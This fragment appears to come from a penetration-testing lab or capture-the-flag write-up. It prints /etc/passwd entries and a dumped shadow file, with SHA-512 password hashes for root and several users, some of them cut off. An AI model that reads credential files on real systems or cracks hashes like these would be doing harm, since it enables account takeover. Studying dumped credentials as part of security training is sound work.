sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
egre55:x:1000:1000:egre55:/home/egre55:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mrb3n:x:1001:1001::/home/mrb3n:/bin/sh
cry0l1t3:x:1002:1002::/home/cry0l1t3:/bin/sh
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
21y4d:x:1003:1003::/home/21y4d:/bin/sh
```

```
ch4p:x:1004:1004::/home/ch4p:/bin/sh
g0blin:x:1005:1005::/home/g0blin:/bin/sh
```

Shadow file

```
root:$6$Haots4JVo2R7o2wP$XxlDAw9FgIGHZapROvxiKByJrGiZT0KHkoB9mLC4npT9wDOFsO3p9ad0

daemon:*:18375:0:99999:7:::
bin:*:18375:0:99999:7:::
sys:*:18375:0:99999:7:::
sync:*:18375:0:99999:7:::
games:*:18375:0:99999:7:::
man:*:18375:0:99999:7:::
lp:*:18375:0:99999:7:::
mail:*:18375:0:99999:7:::
news:*:18375:0:99999:7:::
uucp:*:18375:0:99999:7:::
proxy:*:18375:0:99999:7:::
www-data:*:18375:0:99999:7:::
backup:*:18375:0:99999:7:::
list:*:18375:0:99999:7:::
irc:*:18375:0:99999:7:::
gnats:*:18375:0:99999:7:::
nobody:*:18375:0:99999:7:::
systemd-network:*:18375:0:99999:7:::
systemd-resolve:*:18375:0:99999:7:::
systemd-timesync:*:18375:0:99999:7:::
messagebus:*:18375:0:99999:7:::
syslog:*:18375:0:99999:7:::
_apt:*:18375:0:99999:7:::
tss:*:18375:0:99999:7:::
uuidd:*:18375:0:99999:7:::
tcpdump:*:18375:0:99999:7:::
landscape:*:18375:0:99999:7:::
pollinate:*:18375:0:99999:7:::
sshd:*:18481:0:99999:7:::
systemd-coredump:!!:18481::::::
egre55:$6$63ML/QePl9o3/jGv$YvOpS9Y4pH2xJDJ.OYeoGW88OeY7CbMc/mPpYiF55JF82/8Si0wig4

lxd:!:18481::::::
```

```
lxd:!:18481::::::
mrb3n:$6$3OPUVtwJhZcOdgHP$Vvb1NGqCUistHLa8WtEhrEJTQt7pCePA0ZXGTOFoSphC9/giVLXCVDz

cry0l1t3:$6$fJnhoVlO7iymuwJN$.6ZVrMsRCBgegMyItnbkbkmHPxPe/MST5rruStMNFGOtM6JNtPQh

mysql:!:18481:0:99999:7:::
21y4d:$6$qZkgpWcya4rj6eA.$sH4ZBxJEMrHqskO.P9uMne.4PaORqe3T6eLwiIFuXacrw7BVHOzoZi4

ch4p:$6$vlSsIc75Qsy8/rrJ$5JiWH/PAPj9M0FWv80nI6wEnz2le/7U4YdZ1kdt.OZvOfitht3uYMUQk

g0blin:$6$asgz3zF/8pV0Hxs0$OoExRb05fgZTEJA/pcGP48a56s5vjHkatw.9HyTjekIZY9v9zJVDCM
```